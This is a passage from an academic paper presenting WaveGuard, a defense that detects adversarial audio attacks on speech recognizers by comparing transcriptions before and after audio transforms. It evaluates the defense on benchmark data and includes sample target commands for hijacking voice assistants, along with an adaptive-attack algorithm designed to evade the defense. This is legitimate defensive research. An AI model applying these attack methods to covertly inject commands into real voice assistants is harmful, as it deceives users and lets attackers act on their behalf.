


Figure 3: WaveGuard Defense Framework: We first processes the input audio x using an audio transformation function g to obtain $g(x)$. Then the ASR transcriptions or x and $g(x)$ are compared. An input is classified as *adversarial* if the difference between the transcriptions of x and $g(x)$ exceeds a particular threshold.

while keeping the perturbation imperceptible. Therefore, we define an audio adversarial example x_{adv} as a perturbation of an original speech signal x such that the Character Error Rate (*CER*) between the transcriptions of the original and adversarial examples from an ASR C is greater than some threshold t. That is,

$$CER(C(x), C(x_{adv})) > t \tag{1}$$

and the distortion between x_{adv} and x is constrained under a distortion metric δ as follows:

$$\delta(x, x_{adv}) < \varepsilon. \tag{2}$$

Here, $CER(x,y)$ is the edit distance [43] between the strings x and y normalized by the length of the strings i.e.,

$$CER(x,y) = \frac{EditDistance(x,y)}{max(length(x), length(y))}. \tag{3}$$

L_p norms are popularly used to quantify the distortion δ between the original and adversarial example in the image domain. Following prior works [11, 15] on audio adversarial attacks, we use an L_∞ norm on the waveforms to quantify the distortion between the adversarial and the original signal.

3.2 Defense Framework

The goal of our defense is to correctly detect adversarially modified inputs. The underlying hypothesis for our defense framework is that the network predictions for adversarial examples are often unstable and small changes in adversarial inputs can cause significant changes in network predictions. In the image domain, it has been shown that several input transformation techniques [18–21] such as JPEG compression, randomized smoothing and feature squeezing can render adversarial perturbations ineffective. This is because such input transformations introduce an additional perturbation in the input that can dominate the carefully added adversarial perturbation. On the other hand, predictions for the original (benign) inputs are usually robust to small random perturbations in the input.

Based on this hypothesis, we propose the following defense framework for detecting audio adversarial examples: For a given audio transformation function g, input audio x is classified as adversarial if there is significant difference between the transcriptions $C(x)$ and $C(g(x))$:

$$d(C(x), C(g(x))) > t \tag{4}$$

where d is some distance metric between the two given texts and t is a detection threshold. In our work we use the Character Error Rate (CER) as the distance metric d. z An overview of the defense is depicted in Figure 3. Note that unlike [24], the goal using an input transformation g is not to recover the original transcription of an adversarial example, but to detect if an example is adversarial or benign by observing the difference in the transcriptions of x and $g(x)$.

In this work, we study various input transformation functions g as candidates for our defense framework. We evaluate our defense against four recent adversarial attacks [14, 15, 38] on ASR systems. One of the main insights we draw from our experiments is that in the non-adaptive attack setting, most audio transformations can be effectively used in our defense framework to accurately distinguish adversarial and benign inputs. This result is consistent with the success of input-transformation based defenses in the image domain.




Figure 4: Steps involved in the Mel extraction and inversion transform (Section 4.4). In the extraction step, the phase information of the signal is discarded and the magnitude spectrogram is compressed to a Mel spectrogram using a linear transform. In the inversion step, the waveform is estimated by first estimating the magnitude spectrogram, followed by phase estimation and finally an inverse STFT.

However, in order to use a defense reliably in practice, the defense must be secure against an adaptive adversary who has knowledge of the defense. For an adaptive attack setting, we find that certain input transformations are more robust to attacks than others. Particularly, the transformations which compress audio to perceptually informed representations cannot be easily bypassed even when the attacker has complete knowledge of the defense. This finding is in contrast to the image domain where most input transformation based defenses have been shown to be broken under robust or adaptive adversarial attacks. We elaborate on our adaptive attack scenario and the results in Section 7 and Section 8.

4 Input-transformation functions

We study the following audio transformations as candidates for the input transformation function g:

4.1 Quantization-Dequantization

Several works in the image domain [21, 44, 45], have used quantization based defenses to neutralize the effect of adversarial perturbations. Since adversarial pertubations to audio have small amplitudes, quantization can help reomve added perturbations. In this study, we employ quantization-dequantization in our defense framework, where each waveform sample is quantized to q bits and then reconstructed back to floating point to produce the output approximation of the original input data.

4.2 Down-sampling and Up-sampling

Discarding samples from a waveform during down-sampling could remove a significant portion of the adversarial perturbation, thereby disrupting an attack. To study this effect, we down-sample the original waveform (16 kHz in our experiments), to a lower sampling rate and then estimate the waveform at its original sampling rate using interpolation. We perform this study for a number of different down-sampling rates to find an optimal range of sampling rates for which the defense is effective.

4.3 Filtering

Filtering is commonly applied for noise cancellation applications such as removing background noise from a speech signal. It is intuitive to study the effect of filtering in order to remove adversarial noise from a speech signal. In this work, we use low-shelf and high-shelf filters to clean a given signal. Low-shelf and high-shelf filters are softer versions of high-pass and low-pass filters respectively. That is, instead of completely removing frequencies above or below some thresholds, shelf filters boost or reduce their amplitude. For noise removal, we use a low-shelf filter to reduce the amplitude of frequencies below a threshold and a high-shelf filter to reduce the amplitude of frequencies above a threshold.

In our experiments we first compute the spectral centroid of the audio waveform: Each frame of a magnitude spectrogram is normalized and treated as a distribution over frequency bins, from which the mean (centroid) is extracted per frame. We then compute the median centroid frequency (C) over all frames and set the high-shelf frequency threshold as $1.5 \times C$ and low-shelf frequency threshold as $0.1 \times C$. We then reduce the amplitude of frequencies above and below the respective thresholds using a negative gain parameter of -30.

4.4 Mel Spectrogram Extraction and Inversion

Mel spectrograms are popularly used as an intermediate audio representation in both text-to-speech [46–48] and speech-to-text [49, 50] systems. While reduction of the waveform to a Mel spectrogram is a lossy compression, the Mel spectrogram is a perceptually informed representation that mostly preserves the audio content necessary for speech recognition systems. We use the following Mel spectrogram extraction and inversion pipeline for disrupting adversarial perturbations in our experiments:

Extraction: We first decompose waveforms into time and frequency components using a Short-Time Fourier Transform (STFT). Then, the phase information is discarded from the complex STFT coefficients leaving only the magnitude spectrogram. The linearly-spaced frequency bins of the resultant spectrogram are then compressed to fewer bins which are equally-spaced on a logarithmic scale (usually the Mel scale [51]). Finally, amplitudes of the resultant spectrogram are made logarithmic to conform to human loudness perception, then optionally clipped and normalized to obtain the Mel spectrogram.

Inversion: To invert the Mel spectrogram into a listenable waveform, the inverse of each extraction step is applied in reverse. First, logarithmic amplitudes are converted to linear ones. Then the magnitude spectrogram is estimated from the Mel spectrogram using the approximate inverse of the Mel transformation matrix. Next, the phase information is estimated from the magnitude spectrogram using a heurisitc algorithm such as Local Weighted Sum (LWS) [52] or Griffin Lim [53]. Finally, the inverse STFT is used to render audio from the estimated magnitude spectrogram and phase information.

We hypothesize that reconstructing audio from a perceptually informed representation can potentially remove the adversarial perturbation while preserving the speech content that is perceived by the human ear. While some speech recognition systems also use Mel spectrogram features, we find that reconstructing audio from the *compressed* Mel spectrograms introduces enough distortion in the original waveform, such that the ASR Mel features of the newly reconstructed audio are different from the original audio. The distortion in the reconstructed audio is introduced by the magnitude estimation and phase estimation steps depicted in Figure 4. In order to bypass a defense involving Mel extraction and inversion, an adaptive attacker will need to craft a perturbation that can be retained in the compressed Mel spectrogram representation, making it challenging to keep the perturbation imperceptible. In our adaptive attack experiments in Section 8 we demonstrate that even when the attacker uses a differentiable implementation of the Mel extraction and inversion pipeline, it cannot easily be bypassed without introducing a clearly perceptible adversarial noise in the signal.

4.5 Linear Predictive Coding

Linear Predictive Coding (LPC) is a speech encoding technique that uses a source-filter model based on a mathematical approximation of the human vocal tract. The model assumes that a source signal $e(n)$ (which models the vocal chords) is passed as input to a resonant filter $h(n)$ (that models the vocal tract) to produce the resultant signal $x(n)$. That is:

$$x(n) = h(n) * e(n) \tag{5}$$




Figure 5: Model for linear predictive analysis of speech signals.

The source excitation $e(n)$ can either be quasi-periodic impulses (during voiced speech) or random noise (during unvoiced speech). Both these source excitation sources are spectrally flat implying that all spectral information is modeled in the filter parameters.

LPC assumes a p^{th} order all-pole filter $h(n)$ which means that each waveform sample is modelled as a linear combination of p previous values. That is,

$$x(n) = \Sigma_{k=1}^{k=p} a_k x(n-k) + e(n). \tag{6}$$

The basic problem of LPC analysis is to estimate the filter parameters a_k. Since the source signal is assumed to be an impulse train or random white noise, the problem is formulated as minimizing $||e(n)||^2$ which is the power of the excitation signal. This reduces the parameter-estimation problem to a linear regression problem in which the goal is to minimize:

$$\textit{minimize: } \langle ||e(n)||^2 \rangle = \langle (x(n) - \Sigma_{k=1}^{k=p} a_k x(n-k))^2 \rangle \tag{7}$$

Here, $\langle\rangle$ denotes averaging over finite number of waveform samples. In practice, a long time-varying signal is divided into overlapping windows of size w and LPC coeffecients a_k are estimated for each window by solving the above linear regression problem. To re-synthesize the signal from the estimated coefficients, we use a random-noise excitation signal. In our experiments, we use 25 millisecond windows with 12.5 millisecond overlap. We experiment with different numbers of the LPC coeffecients which control the compression level of the original signal.

Since LPC models the human vocal tract system, it preserves the phonetic information of speech in the filter parameters. Bypassing a defense involving LPC transform, would require the adversary to add an adversarial perturbation that can be preserved in the LPC filter coeffecients; thereby requiring the adversary to modify the phonetic information in speech. We empirically demonstrate that the LPC transform cannot be easily bypassed by an adaptive adversary.

5 Experimental Setup

We evaluate our defense against the following recent audio adversarial attacks on speech recognition systems [11, 14, 15]:

- **Carlini:** Attack introduced in [11]. This is a white-box targeted attack on the Mozilla Deepspeech [4] ASR system, where the attacker trains an adversarial perturbation by minimizing the CTC loss between the target transcription and the ASR's prediction. This attack minimizes the L_∞ norm of the adversarial perturbation to constrain the amount of distortion.
- **Qin-I:** Imperceptible attack described in [14]. This is another white-box targeted attack that focuses on ensuring imperceptibility of the adversarial perturbation by using psycho-acoustic hiding. The victim ASR for this attack is Google Lingvo [3].
- **Qin-R:** Robust attack described in [14]. This attack incorporates input transformations during training of the adversarial perturbation which simulate room environments. This improves the attack robustness in real world settings when played over the air. The victim ASR for this attack is Google Lingvo [3].
- **Universal:** We implement the white-box attack described in [15]. This is an untargeted attack which finds an input-agnostic perturbation that can cause significant disruption in the transcription of the adversarial signal. In our work, we follow the algorithm provided by the authors and craft universal perturbation with an L_∞ bound of 400 (for 16-bit audio wave-forms with sample values in the range -32768 to 32768). The victim ASR for this attack is Mozilla DeepSpeech [4].

Target Adversarial Commands
"browse to evil dot com"
"hey google cancel my medical appointment"
"hey google"
"this is an adversarial example"

Table 1: Adversarial commands used for constructing targeted adversarial examples.

5.1 Dataset and Attack Evaluations

We conduct all our experiments on the Mozilla Common Voice dataset, which contains 582 hours of audio across 400,000 recordings in English. The audio data is sampled at 16 kHz. We evaluate on the same subset of the Mozilla Common Voice dataset, as used in [11], that is, the first 100 examples from the Mozilla Common Voice test set. We construct adversarial examples on this dataset using each of the attacks described above. In the targeted attack scenario, we randomly choose one of the target phrases listed in Table 1 and follow the attack algorithms to create 100 pairs of original and adversarial examples for each attack type. For the untargeted universal attack, we train the universal perturbation on the same subset of Mozilla Common Voice examples with L_∞ distortion bound of 400.

Attack evaluations: We achieve 100% attack success rate for *Carlini* and *Qin-I* attacks. For *Qin-R*, the attack achieves 47% success rate (similar to that reported in the paper [14]) on 100 examples. In our experiments when recreating the *Universal* attack, we achieve an attack success rate of 81% using the same criteria as described in [15] i.e., the attack is considered successful when the CER between original and adversarial transcriptions is greater than 0.5.

5.2 Evaluation Metrics

As described in Section 3.2, in our detection framework, we label an example as *adversarial* or *benign* based on the CER between x and $g(x)$. The decision threshold t controls the true positive rate and false positive rate of our detector. Following standard procedure to evaluate such detectors [24], we calculate the *AUC score* - Area Under the ROC curve. A higher AUC score indicates that the detector has more discriminative power against adversarial examples.

Additionally, we also report the *Detection Accuracy* which is calculated by finding the best detection threshold t on a separate set containing 50 adversarial and benign examples.




Figure 6: Detection AUC Scores against *Carlini* attack at varying compression levels for the following transforms: (a) Quantization - Dequantization; (b) Downsampling - Upsampling; (c) Linear Predictive Coding (LPC); and (d) Mel Spectrogram Extraction- Inversion.

6 Evaluation against Non Adaptive Attacks

The various input transformation functions we consider can be parameterized to control the compression level of the transformation. There is a trade-off between the compression level and the discriminative power of the detector. At low compression levels the transformation may not eliminate the adversar-

		AUC Score				*Detection Accuracy*			
Defense	Hyper-params	Carlini	Universal	Qin-I	Qin-R	Carlini	Universal	Qin-I	Qin-R
Downsampling - Upsampling	6000 kHz	1.00	0.91	1.00	1.00	100%	88%	100%	100%
Quantization - Dequantization	6 bits	0.99	0.92	1.00	0.93	98.5%	88%	99%	95%
Filtering	(Section 4.3)	1.00	0.92	1.00	1.00	99.5%	86%	100%	100%
Mel Extraction - Inversion	80 Mel-bins	1.00	0.97	1.00	1.00	100%	92%	100%	100%
LPC	LPC order 20	1.00	0.91	1.00	1.00	100%	83%	100%	100%

Table 2: Evaluations for each input transformation defense against various non-adaptive attacks. We use two objective metrics: AUC score and Attack Detection Accuracy for evaluation (higher values are better for both metrics).

ial perturbation. In contrast, at very high compression levels, even the benign signals may become significantly distorted causing substantial change in their transcriptions. Keeping this in mind, we perform a search over the hyper-parameters for different audio transforms. The AUC score of the detector against the *Carlini* attack for different transformation functions at varying compression levels is depicted in Figure 6. For most transformations, we observe the expected pattern where the defense is effective at some optimal compression levels and the AUC falls at very high or low compression levels. The Mel extraction-inversion pipeline is effective for a wide range of *Mel-bins* possibly due to the distortion introduced by the phase estimation step during the inversion stage. For the *Filtering* transform we do not perform a hyper-parameter search and use the transformation parameters described in Section 4.3.

6.1 Detection Scores

Based on the above described search, we find the optimal hyper-parameters for each of the transforms and report the detection scores against all the attacks in Table 2. We observe that at optimal compression levels, all the input transforms listed in Section 4 can achieve high discriminative performance against adversarial examples. As compared to targeted adversarial examples, it is harder to detect examples with universal adversarial perturbations. This is because universal perturbations attempt to distort the original transcription rather than targeting a very different phrase. Interestingly, we find that the defense is effective even against the *Qin-R* attack which incorporates noise simulation during training and leads to adversarial examples that are robust to small changes. We elaborate on this result in the following Section.

6.2 Analysis of undefended and defended transcriptions

In Figure 7 we provide comparisons of Mean CER between transcriptions of audio before and after passing through a given transformation function (g) for both benign (*orig*) and adversarial examples (*adv*). Additionally, we also calculate the CER between the transcriptions of the defended adversarial example and its benign counterpart: $CER(orig, g(adv))$.

The discriminative power of the detector is indicated by the difference between $CER(orig, g(orig))$ (blue) and $CER(adv, g(adv))$ (red). A high difference between the red and blue bar graphs in Figure 7 indicates easier detection of adversarial examples. From these results we can observe that detecting the *Qin-I* attack is easier than detecting the *Carlini* [11] attack. We can further deduce that detecting *Universal* attacks is generally more difficult for any given transformation function compared to the *Carlini* and *Qin-I* attacks.

The metric $CER(orig, g(adv))$ helps evaluate the ability of the transformation function to recover the original transcript from the adversarial audio. A low $CER(orig, g(adv))$ indicates better recovery of the original transcript. We find that for the imperceptible attack *Qin-I*, the recovery rate of the original transcript is higher than any other attack indicating that the adversarial perturbation is unstable to small changes in inputs.

The *Qin-R* attack has a lower $CER(adv, g(adv))$ for most transformations as compared to *Qin-I* which suggests that the adversarial perturbation generated by the *Qin-R* attack is relatively more robust to input transformations. Also, recovering the original transcription is much harder as compared to *Qin-I* and is indicated by higher $CER(orig, g(adv))$ values. However, there is still a significant difference between the blue and red bar graphs for *Qin-R*, which can be used to discriminate between adversarial and benign samples. This result is consistent with the high detection accuracy reported in Table 2, since the transformations are successful in disrupting the adversarial perturbations.

We provide a few sample transcriptions from our experiments in Figure 8. The green commands indicate the transcriptions from benign audio samples, while the red transcriptions refer to adversarial commands from each attack type. Overall, the results in Figure 7 and Figure 8 demonstrate that the ability to recover benign commands is dependent on the type of attack and varies for each input transformation function.




Figure 7: Mean Character Error Rate (CER) between the ASR transcriptions of un-transformed (x) and transformed ($g(x)$) audio. *CER(orig,g(orig))* and *CER(adv, g(adv))* indicate the CER between transcriptions of x and $g(x)$ for benign and adversarial samples respectively. *CER(orig, g(adv))* is the CER between the defended adversarial signal and its benign counterpart.

6.3 Timing analysis

To implement our defense framework in practice, we have to perform two forward passes through our ASR model to obtain the transcriptions $C(x)$ and $C(g(x))$. It is ideal to parallelize these two forward passes, so that the only computational overhead introduced by the defense is that of the transformation function g. Table 3 provides the average Wall-Clock time in seconds of each transformation function averaged over the 100 audio files (entire test set). Since some of our transformation functions were implemented solely on CPU, we provide timing comparisons for all implementations on the Intel Xeon CPU platform. The average inference time over the test set for Mozilla Deepspeech ASR model is 2.540 seconds and that of Google Lingvo ASR model is 4.212 seconds on the Intel Xeon CPU Platform.

Process	Avg. Wall-Clock time (s)
Deepspeech ASR	2.540
Lingvo ASR	4.212
Downsampling-Upsampling	0.148
Quantization-Dequantization	0.001
Filtering	0.035
Mel Extraction - Inversion	0.569
LPC	0.781

Table 3: Average Wall-Clock time in seconds required for transcription of audio by ASR models and each transformation function on Intel Xeon CPU platform. The Wall-Clock time is averaged over the entire test set.

7 Adaptive Attack

While our defense framework can accurately discriminate adversarial from benign examples for existing attacks, it only offers security in a "zero-knowledge" attack scenario where the attacker is not aware of the defense being present. As motivated in Section 2.2, in order to use our defense framework reliably in practice, it is important to evaluate it against an adaptive adversary who has complete knowledge of the defense and intend to design a perturbation that can bypass the defense mechanism.

In the adaptive attack setting, we will focus on the more impactful targeted attack scenario, where the adversary designs an adversarial perturbation that causes the victim ASR system to transcribe the input audio into a specific target phrase. In order to bypass the proposed defense framework, the adversary must craft an adversarial perturbation such that the transcription of $C(x_{adv})$ and $C(g(x_{adv}))$ match closely with each other and the target transcription τ. Therefore, to craft such a perturbation δ, the adversary aims to optimize the following problem:

$$\textit{minimize:}\ \ |\delta|_\infty + c_1 \cdot \ell(x+\delta,\tau) + c_2 \cdot \ell(g(x+\delta),\tau)$$

where, $\ell(x',t) = \text{CTC-Loss}(C(x'),t)$ and c_1 and c_2 are hyper-parameters that control the weights of the respective loss terms. Since optimization process over the L_∞ metric is often unstable [11], we modify our optimization objective as follows:

$$\begin{aligned} \textit{minimize:}\ \ & c \cdot |\delta|_2^2 + c_1 \cdot \ell(x+\delta,\tau) + c_2 \cdot \ell(g(x+\delta),\tau) \\ & \textit{such that}\ |\delta|_\infty < \varepsilon \end{aligned} \tag{8}$$

Attack	Adversarial Command (C(x_adv))	Defended Command (C(g(x_adv)))					Benign Command (C(x))
		Down-Up	Quant	Filter	Mel	LPC	
Carlini	"browse to evil dot com"	i'm sure i didn't know whenc set's talking about	"i'm sure i don't know what you' talking about"	"srown to withe cot gom"	"i'm sure i don't know what you'e talking about"	"absure i don't know what you' talking about"	"i'm sure i don't know what you're talking about"
Qin-I	"hey google"	"this is no place for you"	"this is no place for you"	"but it is no place for you"	"this is no place for you"	"this is no place for you"	"this is no place for you"
Qin-R	"hey google cancel my medical appointment"	"ah you hahogum he hath a home and not far called the man pulling there"	"hey de laggle cancel my medical appointment"	"he hated the loggal cly anticone not a particle of appointment"	"lady galogolfe and lygam amethurical appointment"	"and when i had never he ankle a handful for my little appointment"	"he did find it soon after dawn and not far from the sand pits"
Universal	"there ae little ied ne callyuack"	"wa didn't i call you back"	"why didn't i call you back"	"lodidn't i call you back"	"why didn't i call you back"	" litwoted no col yo back"	"why didn't o call you back"
	Benign Command (C(x))	Defended Command (C(g(x)))					
		Down-Up	Quant	Filter	Mel	LPC	
	"i'm sure i don't know what you're talking about"	"i'm sure i don't know what you're talking about"	"i'm sure i don't know what you're talking about"	"i'm sure i don't know what you're talking about"	"i'm sure i don't know what you're talking about"	"i'm sure i don't know what you're talking about"	

Figure 8: Sample transcriptions of un-transformed(x) and transformed audio($g(x)$) for both benign and adversarial examples.

7.1 Gradient Estimation for Adaptive Attack

To solve the optimization problem given by equation 8 using gradient descent, the attacker must back-propagate the CTC-Loss through the ASR model and the input transformation function g. In case a differentiable implementation of g is not available, we use the Backward Pass Differentiable Approximation (BPDA) technique [6] to craft adversarial examples. That is, during the forward pass we use the exact implementation of the transformation function as used in our defense framework. During the backward pass, we use an approximate gradient implementation of the transformation g. We first perform the adaptive attack using the straight-through gradient estimator [6]. That is, we assume that the gradient of the loss with respect to the input x to be the same as the gradient of the loss with respect to $g(x)$:

$$\nabla_x \ell(g(x))|_{x=\hat{x}} \approx \nabla_x \ell(x)|_{x=g(\hat{x})}. \tag{9}$$

In our experiments, we find that the straight-through estimator is effective in breaking the Quantization-Dequantization and Filtering transformation functions at low perturbation levels. However, using a more accurate gradient estimate can lead to a stronger attack. Specifically for the Mel extraction-inversion and LPC transformations, we find that using a straight-through gradient estimator does not work for solving the above optimization problem (Equation 8). We discuss our results of using a straight-through gradient estimator for LPC transform in Appendix D.. Also, using a straight-through estimator for the Downsampling-Upsampling transform results in high distortion for adversarial perturbations. Therefore, we implement differentiable computational graphs for the following three transforms in TensorFlow:

Downsampling-Upsampling: We use TensorFlow's bi-linear resizing methods to first downsample the audio to the required sampling rate and then re-estimate the signal using bi-linear interpolation.

Mel Extraction - Inversion: For the Mel extraction-inversion transform we use TensorFlow's STFT implementation to obtain the magnitude spectrogram, then perform the Mel transform using matrix multiplication with the Mel basis, and estimate the waveform using the iterative Griffin-Lim [53] algorithm implemented in TensorFlow [54].

LPC transform: We implement the LPC analysis and synthesis process in TensorFlow. Specifically, for each window in the original waveform, we first estimate LPC coefficients by solving the linear regression problem given by Equation 7. Next, for the reconstruction process, we generate the residual excitation signal using the exact same implementation as used in our defense. We also fix the random seed of the excitation generator in both our defense and our adaptive attacks for a complete knowledge white box attack scenario. Next, we implement auto-regressive filtering of the residual signal with the LPC coefficients for that window to synthesize the signal for the given window. Finally, we add and combine the filtered signal for each overlapping window to generate the transformed audio.

Note that for all the adaptive attacks, we use the original defense implementations in the forward pass and use the differentiable implementation only during the backward pass.

7.2 Adaptive Attack Algorithm

Algorithm 1 details our adaptive attack implementation. We closely follow the targeted attack implementation in [11] and incorporate the optimization objective of our adaptive attack specified by Equation 8 and BPDA. We choose $c_1 = c_2 = 1$ since both loss terms have the same order of magnitude. Following the default open source implementation of [11], we do not penalize L_2 distortion. We optimize for 5000 iterations and use a learning rate of 10. Any time the attack

succeeds, we re-scale the perturbation bound by a factor of 0.8 to encourage less distorted (quieter) adversarial examples. We include the exact implementation of the adaptive attack and the differentiable computational graphs for BPDA in our code.[2]

Algorithm 1 Adaptive attack algorithm

Initialize $rescaleFactor \leftarrow 1$
Initialize $\delta \leftarrow 0$
Initialize $bestDelta \leftarrow null$
for $iterNum$ in 1 to $MaxIters$ **do**
  $loss \leftarrow c \cdot |\delta|_2^2 + c_1 \cdot \ell(x+\delta, t) + c_2 \cdot \ell(g(x+\delta), t)$
  $\nabla\delta \leftarrow BPDA(loss, \delta)$
  $\delta \leftarrow \delta - \alpha\ sign(\nabla\delta)$
  $\delta \leftarrow rescaleFactor * clip_\varepsilon(\delta)$
  if $C(x+\delta) = C(g(x+\delta)) = \tau$ **then**
    $bestDelta \leftarrow \delta$
    $rescaleFactor \leftarrow rescaleFactor \times 0.8$
if $bestDelta$ is $null$ **then**
  $bestDelta \leftarrow \delta$
return $(x + bestDelta)$

8 Adaptive Attack Evaluation


In this section, we test the limits of our defense and evaluate the breaking point for each transformation function through adaptive attacks in white box setting. We conduct adaptive attack evaluations on the same dataset used in our previous experiments. The victim ASR for the adaptive attack is the Mozilla DeepSpeech model. In order to evaluate the imperceptibility of adversarial perturbations, we quantify the distortion of adversarial perturbations as follows.

Distortion Metrics and Relative Loudness: We first implement adaptive attacks using an initial distortion bound $|\varepsilon|_\infty = 500$. Note that we are using a 16-bit waveform representation which means that the waveform samples are in the range -32768 to 32768. An L_∞ distortion of 500 is fairly perceptible although it does not completely mask the original signal.[3] Along with the L_∞ norm of the perturbation, we report another related metric $dB_x(\delta)$ [11, 15] that measures the relative loudness of the perturbation with respect to the original signal in Decibels(dB). The metric $dB_x(\delta)$ is defined as follows:


$$dB(x) = max_i 20\log_{10}(x_i)$$
$$dB_x(\delta) = dB(\delta) - dB(x) \quad (10)$$

The more negative $dB_x(\delta)$ is, the quieter is the adversarial perturbation. For comparison, -31 dB is roughly the difference between ambient noise in a quiet room and a person talking [11]. While we start with an initial L_∞ (ε_∞) bound of 500 in our experiments, the final distortion norm (δ_∞) can be much smaller than the initial bound. This is because our optimization objective penalizes high distortion amounts and our algorithm re-scales the perturbation bound by a factor of 0.8 every time the attack succeeds.

